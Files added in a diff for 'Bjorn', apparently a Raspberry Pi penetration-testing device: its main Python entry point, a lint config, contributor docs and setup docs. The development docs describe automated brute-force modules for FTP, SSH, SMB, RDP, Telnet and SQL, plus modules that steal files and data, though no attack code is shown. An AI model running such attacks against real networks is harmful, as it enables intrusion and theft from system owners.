ignored-checks-for-mixins=no-member,
|
||||
not-async-context-manager,
|
||||
not-context-manager,
|
||||
attribute-defined-outside-init
|
||||
|
||||
# List of class names for which member attributes should not be checked (useful
|
||||
# for classes with dynamically set attributes). This supports the use of
|
||||
# qualified names.
|
||||
ignored-classes=optparse.Values,thread._local,_thread._local,argparse.Namespace
|
||||
|
||||
# Show a hint with possible names when a member name was not found. The aspect
|
||||
# of finding the hint is based on edit distance.
|
||||
missing-member-hint=yes
|
||||
|
||||
# The minimum edit distance a name should have in order to be considered a
|
||||
# similar match for a missing member name.
|
||||
missing-member-hint-distance=1
|
||||
|
||||
# The total number of similar names that should be taken in consideration when
|
||||
# showing a hint for a missing member.
|
||||
missing-member-max-choices=1
|
||||
|
||||
# Regex pattern to define which classes are considered mixins.
|
||||
mixin-class-rgx=.*[Mm]ixin
|
||||
|
||||
# List of decorators that change the signature of a decorated function.
|
||||
signature-mutators=
|
||||
|
||||
|
||||
[VARIABLES]
|
||||
|
||||
# List of additional names supposed to be defined in builtins. Remember that
|
||||
# you should avoid defining new builtins when possible.
|
||||
additional-builtins=
|
||||
|
||||
# Tells whether unused global variables should be treated as a violation.
|
||||
allow-global-unused-variables=yes
|
||||
|
||||
# List of names allowed to shadow builtins
|
||||
allowed-redefined-builtins=
|
||||
|
||||
# List of strings which can identify a callback function by name. A callback
|
||||
# name must start or end with one of those strings.
|
||||
callbacks=cb_,
|
||||
_cb
|
||||
|
||||
# A regular expression matching the name of dummy variables (i.e. expected to
|
||||
# not be used).
|
||||
dummy-variables-rgx=_+$|(_[a-zA-Z0-9_]*[a-zA-Z0-9]+?$)|dummy|^ignored_|^unused_
|
||||
|
||||
# Argument names that match this expression will be ignored.
|
||||
ignored-argument-names=_.*|^ignored_|^unused_
|
||||
|
||||
# Tells whether we should check for unused import in __init__ files.
|
||||
init-import=no
|
||||
|
||||
# List of qualified module names which can have objects that can redefine
|
||||
# builtins.
|
||||
redefining-builtins-modules=six.moves,past.builtins,future.builtins,builtins,io
|
||||
@@ -0,0 +1,158 @@
|
||||
#bjorn.py
|
||||
# This script defines the main execution flow for the Bjorn application. It initializes and starts
|
||||
# various components such as network scanning, display, and web server functionalities. The Bjorn
|
||||
# class manages the primary operations, including initiating network scans and orchestrating tasks.
|
||||
# The script handles startup delays, checks for Wi-Fi connectivity, and coordinates the execution of
|
||||
# scanning and orchestrator tasks using semaphores to limit concurrent threads. It also sets up
|
||||
# signal handlers to ensure a clean exit when the application is terminated.
|
||||
|
||||
# Functions:
|
||||
# - handle_exit: handles the termination of the main and display threads.
|
||||
# - handle_exit_webserver: handles the termination of the web server thread.
|
||||
# - is_wifi_connected: Checks for Wi-Fi connectivity using the nmcli command.
|
||||
|
||||
# The script starts by loading shared data configurations, then initializes and sta
|
||||
# bjorn.py
|
||||
|
||||
|
||||
import threading
|
||||
import signal
|
||||
import logging
|
||||
import time
|
||||
import sys
|
||||
import subprocess
|
||||
from init_shared import shared_data
|
||||
from display import Display, handle_exit_display
|
||||
from comment import Commentaireia
|
||||
from webapp import web_thread, handle_exit_web
|
||||
from orchestrator import Orchestrator
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="Bjorn.py", level=logging.DEBUG)
|
||||
|
||||
class Bjorn:
|
||||
"""Main class for Bjorn. Manages the primary operations of the application."""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.commentaire_ia = Commentaireia()
|
||||
self.orchestrator_thread = None
|
||||
self.orchestrator = None
|
||||
|
||||
def run(self):
|
||||
"""Main loop for Bjorn. Waits for Wi-Fi connection and starts Orchestrator."""
|
||||
# Wait for startup delay if configured in shared data
|
||||
if hasattr(self.shared_data, 'startup_delay') and self.shared_data.startup_delay > 0:
|
||||
logger.info(f"Waiting for startup delay: {self.shared_data.startup_delay} seconds")
|
||||
time.sleep(self.shared_data.startup_delay)
|
||||
|
||||
# Main loop to keep Bjorn running
|
||||
while not self.shared_data.should_exit:
|
||||
if not self.shared_data.manual_mode:
|
||||
self.check_and_start_orchestrator()
|
||||
time.sleep(10) # Main loop idle waiting
|
||||
|
||||
|
||||
|
||||
def check_and_start_orchestrator(self):
|
||||
"""Check Wi-Fi and start the orchestrator if connected."""
|
||||
if self.is_wifi_connected():
|
||||
self.wifi_connected = True
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
self.start_orchestrator()
|
||||
else:
|
||||
self.wifi_connected = False
|
||||
logger.info("Waiting for Wi-Fi connection to start Orchestrator...")
|
||||
|
||||
def start_orchestrator(self):
|
||||
"""Start the orchestrator thread."""
|
||||
self.is_wifi_connected() # reCheck if Wi-Fi is connected before starting the orchestrator
|
||||
if self.wifi_connected: # Check if Wi-Fi is connected before starting the orchestrator
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
logger.info("Starting Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
self.shared_data.manual_mode = False
|
||||
self.orchestrator = Orchestrator()
|
||||
self.orchestrator_thread = threading.Thread(target=self.orchestrator.run)
|
||||
self.orchestrator_thread.start()
|
||||
logger.info("Orchestrator thread started, automatic mode activated.")
|
||||
else:
|
||||
logger.info("Orchestrator thread is already running.")
|
||||
else:
|
||||
logger.warning("Cannot start Orchestrator: Wi-Fi is not connected.")
|
||||
|
||||
def stop_orchestrator(self):
|
||||
"""Stop the orchestrator thread."""
|
||||
self.shared_data.manual_mode = True
|
||||
logger.info("Stop button pressed. Manual mode activated & Stopping Orchestrator...")
|
||||
if self.orchestrator_thread is not None and self.orchestrator_thread.is_alive():
|
||||
logger.info("Stopping Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
self.orchestrator_thread.join()
|
||||
logger.info("Orchestrator thread stopped.")
|
||||
self.shared_data.bjornorch_status = "IDLE"
|
||||
self.shared_data.bjornstatustext2 = ""
|
||||
self.shared_data.manual_mode = True
|
||||
else:
|
||||
logger.info("Orchestrator thread is not running.")
|
||||
|
||||
def is_wifi_connected(self):
|
||||
"""Checks for Wi-Fi connectivity using the nmcli command."""
|
||||
result = subprocess.Popen(['nmcli', '-t', '-f', 'active', 'dev', 'wifi'], stdout=subprocess.PIPE, text=True).communicate()[0]
|
||||
self.wifi_connected = 'yes' in result
|
||||
return self.wifi_connected
|
||||
|
||||
|
||||
@staticmethod
|
||||
def start_display():
|
||||
"""Start the display thread"""
|
||||
display = Display(shared_data)
|
||||
display_thread = threading.Thread(target=display.run)
|
||||
display_thread.start()
|
||||
return display_thread
|
||||
|
||||
def handle_exit(sig, frame, display_thread, bjorn_thread, web_thread):
|
||||
"""Handles the termination of the main, display, and web threads."""
|
||||
shared_data.should_exit = True
|
||||
shared_data.orchestrator_should_exit = True # Ensure orchestrator stops
|
||||
shared_data.display_should_exit = True # Ensure display stops
|
||||
shared_data.webapp_should_exit = True # Ensure web server stops
|
||||
handle_exit_display(sig, frame, display_thread)
|
||||
if display_thread.is_alive():
|
||||
display_thread.join()
|
||||
if bjorn_thread.is_alive():
|
||||
bjorn_thread.join()
|
||||
if web_thread.is_alive():
|
||||
web_thread.join()
|
||||
logger.info("Main loop finished. Clean exit.")
|
||||
sys.exit(0) # Used sys.exit(0) instead of exit(0)
|
||||
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
logger.info("Starting threads")
|
||||
|
||||
try:
|
||||
logger.info("Loading shared data config...")
|
||||
shared_data.load_config()
|
||||
|
||||
logger.info("Starting display thread...")
|
||||
shared_data.display_should_exit = False # Initialize display should_exit
|
||||
display_thread = Bjorn.start_display()
|
||||
|
||||
logger.info("Starting Bjorn thread...")
|
||||
bjorn = Bjorn(shared_data)
|
||||
shared_data.bjorn_instance = bjorn # Assigner l'instance de Bjorn à shared_data
|
||||
bjorn_thread = threading.Thread(target=bjorn.run)
|
||||
bjorn_thread.start()
|
||||
|
||||
if shared_data.config["websrv"]:
|
||||
logger.info("Starting the web server...")
|
||||
web_thread.start()
|
||||
|
||||
signal.signal(signal.SIGINT, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
signal.signal(signal.SIGTERM, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"An exception occurred during thread start: {e}")
|
||||
handle_exit_display(signal.SIGINT, None)
|
||||
exit(1)
|
||||
@@ -0,0 +1,40 @@
|
||||
# 📝 Code of Conduct
|
||||
|
||||
Take Note About This... **Take Note...**
|
||||
|
||||
## 🤝 Our Commitment
|
||||
|
||||
We are committed to fostering an open and welcoming environment for all contributors. As such, everyone who participates in **Bjorn** is expected to adhere to the following code of conduct.
|
||||
|
||||
## 🌟 Expected Behavior
|
||||
|
||||
- **Respect:** Be respectful of differing viewpoints and experiences.
|
||||
- **Constructive Feedback:** Provide constructive feedback and be open to receiving it.
|
||||
- **Empathy and Kindness:** Show empathy and kindness towards other contributors.
|
||||
- **Respect for Maintainers:** Respect the decisions of the maintainers.
|
||||
- **Positive Intent:** Assume positive intent in interactions with others.
|
||||
|
||||
## 🚫 Unacceptable Behavior
|
||||
|
||||
- **Harassment or Discrimination:** Harassment or discrimination in any form.
|
||||
- **Inappropriate Language or Imagery:** Use of inappropriate language or imagery.
|
||||
- **Personal Attacks:** Personal attacks or insults.
|
||||
- **Public or Private Harassment:** Public or private harassment.
|
||||
|
||||
## 📢 Reporting Misconduct
|
||||
|
||||
If you encounter any behavior that violates this code of conduct, please report it by contacting [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com). All complaints will be reviewed and handled appropriately.
|
||||
|
||||
## ⚖️ Enforcement
|
||||
|
||||
Instances of unacceptable behavior may be addressed by the project maintainers, who are responsible for clarifying and enforcing this code of conduct. Violations may result in temporary or permanent bans from the project and related spaces.
|
||||
|
||||
## 🙏 Acknowledgments
|
||||
|
||||
This code of conduct is adapted from the [Contributor Covenant, version 2.0](https://www.contributor-covenant.org/version/2/0/code_of_conduct.html).
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,51 @@
|
||||
# 🤝 Contributing to Bjorn
|
||||
|
||||
We welcome contributions to Bjorn! To make sure the process goes smoothly, please follow these guidelines:
|
||||
|
||||
## 📋 Code of Conduct
|
||||
|
||||
Please note that all participants in our project are expected to follow our [Code of Conduct](#-code-of-conduct). Make sure to review it before contributing.
|
||||
|
||||
## 🛠 How to Contribute
|
||||
|
||||
1. **Fork the repository**:
|
||||
Fork the project to your GitHub account using the GitHub interface.
|
||||
|
||||
2. **Create a new branch**:
|
||||
Use a descriptive branch name for your feature or bugfix:
|
||||
|
||||
git checkout -b feature/your-feature-name
|
||||
|
||||
3. **Make your changes**:
|
||||
Implement your feature or fix the bug in your branch. Make sure to include tests where applicable and follow coding standards.
|
||||
|
||||
4. **Test your changes**:
|
||||
Run the test suite to ensure your changes don’t break any functionality:
|
||||
|
||||
- ...
|
||||
5. **Commit your changes**:
|
||||
Use meaningful commit messages that explain what you have done:
|
||||
|
||||
git commit -m "Add feature/fix: Description of changes"
|
||||
|
||||
6. **Push your changes**:
|
||||
Push your changes to your fork:
|
||||
|
||||
git push origin feature/your-feature-name
|
||||
|
||||
7. **Submit a Pull Request**:
|
||||
Create a pull request on the main repository, detailing the changes you’ve made. Link any issues your changes resolve and provide context.
|
||||
|
||||
## 📑 Guidelines for Contributions
|
||||
|
||||
- **Lint your code** before submitting a pull request. We use [ESLint](https://eslint.org/) for frontend and [pylint](https://www.pylint.org/) for backend linting.
|
||||
- Ensure **test coverage** for your code. Uncovered code may delay the approval process.
|
||||
- Write clear, concise **commit messages**.
|
||||
|
||||
Thank you for helping improve!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,373 @@
|
||||
# 🖲️ Bjorn Development
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Design](#-design)
|
||||
- [Educational Aspects](#-educational-aspects)
|
||||
- [Disclaimer](#-disclaimer)
|
||||
- [Extensibility](#-extensibility)
|
||||
- [Development Status](#-development-status)
|
||||
- [Project Structure](#-project-structure)
|
||||
- [Core Files](#-core-files)
|
||||
- [Actions](#-actions)
|
||||
- [Data Structure](#-data-structure)
|
||||
- [Detailed Project Description](#-detailed-project-description)
|
||||
- [Behaviour of Bjorn](#-behavior-of-bjorn)
|
||||
- [Running Bjorn](#-running-bjorn)
|
||||
- [Manual Start](#-manual-start)
|
||||
- [Service Control](#-service-control)
|
||||
- [Fresh Start](#-fresh-start)
|
||||
- [Important Configuration Files](#-important-configuration-files)
|
||||
- [Shared Configuration](#-shared-configuration-shared_configjson)
|
||||
- [Actions Configuration](#-actions-configuration-actionsjson)
|
||||
- [E-Paper Display Support](#-e-paper-display-support)
|
||||
- [Ghosting Removed](#-ghosting-removed)
|
||||
- [Development Guidelines](#-development-guidelines)
|
||||
- [Adding New Actions](#-adding-new-actions)
|
||||
- [Testing](#-testing)
|
||||
- [Web Interface](#-web-interface)
|
||||
- [Project Roadmap](#-project-roadmap)
|
||||
- [Current Focus](#-future-plans)
|
||||
- [Future Plans](#-future-plans)
|
||||
- [License](#-license)
|
||||
|
||||
## 🎨 Design
|
||||
|
||||
- **Portability**: Self-contained and portable device, ideal for penetration testing.
|
||||
- **Modularity**: Extensible architecture allowing addition of new actions.
|
||||
- **Visual Interface**: The e-Paper HAT provides a visual interface for monitoring the ongoing actions, displaying results or stats, and interacting with Bjorn .
|
||||
|
||||
## 📔 Educational Aspects
|
||||
|
||||
- **Learning Tool**: Designed as an educational tool to understand cybersecurity concepts and penetration testing techniques.
|
||||
- **Practical Experience**: Provides a practical means for students and professionals to familiarize themselves with network security practices and vulnerability assessment tools.
|
||||
|
||||
## ✒️ Disclaimer
|
||||
|
||||
- **Ethical Use**: This project is strictly for educational purposes.
|
||||
- **Responsibility**: The author and contributors disclaim any responsibility for misuse of Bjorn.
|
||||
- **Legal Compliance**: Unauthorized use of this tool for malicious activities is prohibited and may be prosecuted by law.
|
||||
|
||||
## 🧩 Extensibility
|
||||
|
||||
- **Evolution**: The main purpose of Bjorn is to gain new actions and extend his arsenal over time.
|
||||
- **Modularity**: Actions are designed to be modular and can be easily extended or modified to add new functionality.
|
||||
- **Possibilities**: From capturing pcap files to cracking hashes, man-in-the-middle attacks, and more—the possibilities are endless.
|
||||
- **Contribution**: It's up to the user to develop new actions and add them to the project.
|
||||
|
||||
## 🔦 Development Status
|
||||
|
||||
- **Project Status**: Ongoing development.
|
||||
- **Current Version**: Scripted auto-installer, or manual installation. Not yet packaged with Raspberry Pi OS.
|
||||
- **Reason**: The project is still in an early stage, requiring further development and debugging.
|
||||
|
||||
### 🗂️ Project Structure
|
||||
|
||||
```
|
||||
Bjorn/
|
||||
├── Bjorn.py
|
||||
├── comment.py
|
||||
├── display.py
|
||||
├── epd_helper.py
|
||||
├── init_shared.py
|
||||
├── kill_port_8000.sh
|
||||
├── logger.py
|
||||
├── orchestrator.py
|
||||
├── requirements.txt
|
||||
├── shared.py
|
||||
├── utils.py
|
||||
├── webapp.py
|
||||
├── __init__.py
|
||||
├── actions/
|
||||
│ ├── ftp_connector.py
|
||||
│ ├── ssh_connector.py
|
||||
│ ├── smb_connector.py
|
||||
│ ├── rdp_connector.py
|
||||
│ ├── telnet_connector.py
|
||||
│ ├── sql_connector.py
|
||||
│ ├── steal_files_ftp.py
|
||||
│ ├── steal_files_ssh.py
|
||||
│ ├── steal_files_smb.py
|
||||
│ ├── steal_files_rdp.py
|
||||
│ ├── steal_files_telnet.py
|
||||
│ ├── steal_data_sql.py
|
||||
│ ├── nmap_vuln_scanner.py
|
||||
│ ├── scanning.py
|
||||
│ └── __init__.py
|
||||
├── backup/
|
||||
│ ├── backups/
|
||||
│ └── uploads/
|
||||
├── config/
|
||||
├── data/
|
||||
│ ├── input/
|
||||
│ │ └── dictionary/
|
||||
│ ├── logs/
|
||||
│ └── output/
|
||||
│ ├── crackedpwd/
|
||||
│ ├── data_stolen/
|
||||
│ ├── scan_results/
|
||||
│ ├── vulnerabilities/
|
||||
│ └── zombies/
|
||||
└── resources/
|
||||
└── waveshare_epd/
|
||||
```
|
||||
|
||||
### ⚓ Core Files
|
||||
|
||||
#### Bjorn.py
|
||||
|
||||
The main entry point for the application. It initializes and runs the main components, including the network scanner, orchestrator, display, and web server.
|
||||
|
||||
#### comment.py
|
||||
|
||||
Handles generating all the Bjorn comments displayed on the e-Paper HAT based on different themes/actions and statuses.
|
||||
|
||||
#### display.py
|
||||
|
||||
Manages the e-Paper HAT display, updating the screen with Bjorn character, the dialog/comments, and the current information such as network status, vulnerabilities, and various statistics.
|
||||
|
||||
#### epd_helper.py
|
||||
|
||||
Handles the low-level interactions with the e-Paper display hardware.
|
||||
|
||||
#### logger.py
|
||||
|
||||
Defines a custom logger with specific formatting and handlers for console and file logging. It also includes a custom log level for success messages.
|
||||
|
||||
#### orchestrator.py
|
||||
|
||||
Bjorn’s AI, a heuristic engine that orchestrates the different actions such as network scanning, vulnerability scanning, attacks, and file stealing. It loads and executes actions based on the configuration and sets the status of the actions and Bjorn.
|
||||
|
||||
#### shared.py
|
||||
|
||||
Defines the `SharedData` class that holds configuration settings, paths, and methods for updating and managing shared data across different modules.
|
||||
|
||||
#### init_shared.py
|
||||
|
||||
Initializes shared data that is used across different modules. It loads the configuration and sets up necessary paths and variables.
|
||||
|
||||
#### utils.py
|
||||
|
||||
Contains utility functions used throughout the project.
|
||||
|
||||
#### webapp.py
|
||||
|
||||
Sets up and runs a web server to provide a web interface for changing settings, monitoring and interacting with Bjorn.
|
||||
|
||||
### ▶️ Actions
|
||||
|
||||
#### actions/scanning.py
|
||||
|
||||
Conducts network scanning to identify live hosts and open ports. It updates the network knowledge base (`netkb`) and generates scan results.
|
||||
|
||||
#### actions/nmap_vuln_scanner.py
|
||||
|
||||
Performs vulnerability scanning using Nmap. It parses the results and updates the vulnerability summary for each host.
|
||||
|
||||
#### Protocol Connectors
|
||||
|
||||
- **ftp_connector.py**: Brute-force attacks on FTP services.
|
||||
- **ssh_connector.py**: Brute-force attacks on SSH services.
|
||||
- **smb_connector.py**: Brute-force attacks on SMB services.
|
||||
- **rdp_connector.py**: Brute-force attacks on RDP services.
|
||||
- **telnet_connector.py**: Brute-force attacks on Telnet services.
|
||||
- **sql_connector.py**: Brute-force attacks on SQL services.
|
||||
|
||||
#### File Stealing Modules
|
||||
|
||||
- **steal_files_ftp.py**: Steals files from FTP servers.
|
||||
- **steal_files_smb.py**: Steals files from SMB shares.
|
||||
- **steal_files_ssh.py**: Steals files from SSH servers.
|
||||
- **steal_files_telnet.py**: Steals files from Telnet servers.
|
||||
- **steal_data_sql.py**: Extracts data from SQL databases.
|
||||
|
||||
### 📇 Data Structure
|
||||
|
||||
#### Network Knowledge Base (netkb.csv)
|
||||
|
||||
Located at `data/netkb.csv`. Stores information about:
|
||||
|
||||
- Known hosts and their status. (Alive or offline)
|
||||
- Open ports and vulnerabilities.
|
||||
- Action execution history. (Success or failed)
|
||||
|
||||
**Preview Example:**
|
||||
|
||||

|
||||

|
||||
|
||||
#### Scan Results
|
||||
|
||||
Located in `data/output/scan_results/`.
|
||||
This file is generated everytime the network is scanned. It is used to consolidate the data and update netkb.
|
||||
|
||||
**Example:**
|
||||
|
||||

|
||||
|
||||
#### Live Status (livestatus.csv)
|
||||
|
||||
Contains real-time information displayed on the e-Paper HAT:
|
||||
|
||||
- Total number of known hosts.
|
||||
- Currently alive hosts.
|
||||
- Open ports count.
|
||||
- Other runtime statistics.
|
||||
|
||||
## 📖 Detailed Project Description
|
||||
|
||||
### 👀 Behavior of Bjorn
|
||||
|
||||
Once launched, Bjorn performs the following steps:
|
||||
|
||||
1. **Initialization**: Loads configuration, initializes shared data, and sets up necessary components such as the e-Paper HAT display.
|
||||
2. **Network Scanning**: Scans the network to identify live hosts and open ports. Updates the network knowledge base (`netkb`) with the results.
|
||||
3. **Orchestration**: Orchestrates different actions based on the configuration and network knowledge base. This includes performing vulnerability scanning, attacks, and file stealing.
|
||||
4. **Vulnerability Scanning**: Performs vulnerability scans on identified hosts and updates the vulnerability summary.
|
||||
5. **Brute-Force Attacks and File Stealing**: Starts brute-force attacks and steals files based on the configuration criteria.
|
||||
6. **Display Updates**: Continuously updates the e-Paper HAT display with current information such as network status, vulnerabilities, and various statistics. Bjorn also displays random comments based on different themes and statuses.
|
||||
7. **Web Server**: Provides a web interface for monitoring and interacting with Bjorn.
|
||||
|
||||
## ▶️ Running Bjorn
|
||||
|
||||
### 📗 Manual Start
|
||||
|
||||
To manually start Bjorn (without the service, ensure the service is stopped « sudo systemctl stop bjorn.service »):
|
||||
|
||||
```bash
|
||||
cd /home/bjorn/Bjorn
|
||||
|
||||
# Run Bjorn
|
||||
sudo python Bjorn.py
|
||||
```
|
||||
|
||||
### 🕹️ Service Control
|
||||
|
||||
Control the Bjorn service:
|
||||
|
||||
```bash
|
||||
# Start Bjorn
|
||||
sudo systemctl start bjorn.service
|
||||
|
||||
# Stop Bjorn
|
||||
sudo systemctl stop bjorn.service
|
||||
|
||||
# Check status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View logs
|
||||
sudo journalctl -u bjorn.service
|
||||
```
|
||||
|
||||
### 🪄 Fresh Start
|
||||
|
||||
To reset Bjorn to a clean state:
|
||||
|
||||
```bash
|
||||
sudo rm -rf /home/bjorn/Bjorn/config/*.json \
|
||||
/home/bjorn/Bjorn/data/*.csv \
|
||||
/home/bjorn/Bjorn/data/*.log \
|
||||
/home/bjorn/Bjorn/data/output/data_stolen/* \
|
||||
/home/bjorn/Bjorn/data/output/crackedpwd/* \
|
||||
/home/bjorn/Bjorn/config/* \
|
||||
/home/bjorn/Bjorn/data/output/scan_results/* \
|
||||
/home/bjorn/Bjorn/__pycache__ \
|
||||
/home/bjorn/Bjorn/config/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/__pycache__ \
|
||||
/home/bjorn/Bjorn/actions/__pycache__ \
|
||||
/home/bjorn/Bjorn/resources/__pycache__ \
|
||||
/home/bjorn/Bjorn/web/__pycache__ \
|
||||
/home/bjorn/Bjorn/*.log \
|
||||
/home/bjorn/Bjorn/resources/waveshare_epd/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/logs/* \
|
||||
/home/bjorn/Bjorn/data/output/vulnerabilities/* \
|
||||
/home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
```
|
||||
|
||||
Everything will be recreated automatically at the next launch of Bjorn.
|
||||
|
||||
## ❇️ Important Configuration Files
|
||||
|
||||
### 🔗 Shared Configuration (`shared_config.json`)
|
||||
|
||||
Defines various settings for Bjorn, including:
|
||||
|
||||
- Boolean settings (`manual_mode`, `websrv`, `debug_mode`, etc.).
|
||||
- Time intervals and delays.
|
||||
- Network settings.
|
||||
- Port lists and blacklists.
|
||||
These settings are accessible on the webpage.
|
||||
|
||||
### 🛠️ Actions Configuration (`actions.json`)
|
||||
|
||||
Lists the actions to be performed by Bjorn, including (dynamically generated with the content of the folder):
|
||||
|
||||
- Module and class definitions.
|
||||
- Port assignments.
|
||||
- Parent-child relationships.
|
||||
- Action status definitions.
|
||||
|
||||
## 📟 E-Paper Display Support
|
||||
|
||||
Currently, hardcoded for the 2.13-inch V2 & V4 e-Paper HAT.
|
||||
My program automatically detect the screen model and adapt the python expressions into my code.
|
||||
|
||||
For other versions:
|
||||
- As I don't have the v1 and v3 to validate my algorithm, I just hope it will work properly.
|
||||
|
||||
### 🍾 Ghosting Removed!
|
||||
In my journey to make Bjorn work with the different screen versions, I struggled, hacking several parameters and found out that it was possible to remove the ghosting of screens! I let you see this, I think this method will be very useful for all other projects with the e-paper screen!
|
||||
|
||||
## ✍️ Development Guidelines
|
||||
|
||||
### ➕ Adding New Actions
|
||||
|
||||
1. Create a new action file in `actions/`.
|
||||
2. Implement required methods:
|
||||
- `__init__(self, shared_data)`
|
||||
- `execute(self, ip, port, row, status_key)`
|
||||
3. Add the action to `actions.json`.
|
||||
4. Follow existing action patterns.
|
||||
|
||||
### 🧪 Testing
|
||||
|
||||
1. Create a test environment.
|
||||
2. Use an isolated network.
|
||||
3. Follow ethical guidelines.
|
||||
4. Document test cases.
|
||||
|
||||
## 💻 Web Interface
|
||||
|
||||
- **Access**: `http://[device-ip]:8000`
|
||||
- **Features**:
|
||||
- Real-time monitoring with a console.
|
||||
- Configuration management.
|
||||
- Viewing results. (Credentials and files)
|
||||
- System control.
|
||||
|
||||
## 🧭 Project Roadmap
|
||||
|
||||
### 🪛 Current Focus
|
||||
|
||||
- Stability improvements.
|
||||
- Bug fixes.
|
||||
- Service reliability.
|
||||
- Documentation updates.
|
||||
|
||||
### 🧷 Future Plans
|
||||
|
||||
- Additional attack modules.
|
||||
- Enhanced reporting.
|
||||
- Improved user interface.
|
||||
- Extended protocol support.
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,468 @@
|
||||
## 🔧 Installation and Configuration
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Quick Install](#-quick-install)
|
||||
- [Manual Install](#-manual-install)
|
||||
- [License](#-license)
|
||||
|
||||
Use Raspberry Pi Imager to install your OS
|
||||
https://www.raspberrypi.com/software/
|
||||
|
||||
### 📌 Prerequisites for RPI zero W (32bits)
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📌 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### ⚡ Quick Install
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh
|
||||
sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
### 🧰 Manual Install
|
||||
|
||||
#### Step 1: Activate SPI & I2C
|
||||
|
||||
```bash
|
||||
sudo raspi-config
|
||||
```
|
||||
|
||||
- Navigate to **"Interface Options"**.
|
||||
- Enable **SPI**.
|
||||
- Enable **I2C**.
|
||||
|
||||
#### Step 2: System Dependencies
|
||||
|
||||
```bash
|
||||
# Update system
|
||||
sudo apt-get update && sudo apt-get upgrade -y
|
||||
|
||||
# Install required packages
|
||||
|
||||
sudo apt install -y \
|
||||
libjpeg-dev \
|
||||
zlib1g-dev \
|
||||
libpng-dev \
|
||||
python3-dev \
|
||||
libffi-dev \
|
||||
libssl-dev \
|
||||
libgpiod-dev \
|
||||
libi2c-dev \
|
||||
libatlas-base-dev \
|
||||
build-essential \
|
||||
python3-pip \
|
||||
wget \
|
||||
lsof \
|
||||
git \
|
||||
libopenjp2-7 \
|
||||
nmap \
|
||||
libopenblas-dev \
|
||||
bluez-tools \
|
||||
bluez \
|
||||
dhcpcd5 \
|
||||
bridge-utils \
|
||||
python3-pil
|
||||
|
||||
|
||||
# Update Nmap scripts database
|
||||
|
||||
sudo nmap --script-updatedb
|
||||
|
||||
```
|
||||
|
||||
#### Step 3: Bjorn Installation
|
||||
|
||||
```bash
|
||||
# Clone the Bjorn repository
|
||||
cd /home/bjorn
|
||||
git clone https://github.com/infinition/Bjorn.git
|
||||
cd Bjorn
|
||||
|
||||
# Install Python dependencies within the virtual environment
|
||||
sudo pip install -r requirements.txt --break-system-packages
|
||||
# As i did not succeed "for now" to get a stable installation with a virtual environment, i installed the dependencies system wide (with --break-system-packages), it did not cause any issue so far. You can try to install them in a virtual environment if you want.
|
||||
```
|
||||
|
||||
##### 3.1: Configure E-Paper Display Type
|
||||
Choose your e-Paper HAT version by modifying the configuration file:
|
||||
|
||||
1. Open the configuration file:
|
||||
```bash
|
||||
sudo vi /home/bjorn/Bjorn/config/shared_config.json
|
||||
```
|
||||
Press i to enter insert mode
|
||||
Locate the line containing "epd_type":
|
||||
Change the value according to your screen model:
|
||||
|
||||
- For 2.13 V1: "epd_type": "epd2in13",
|
||||
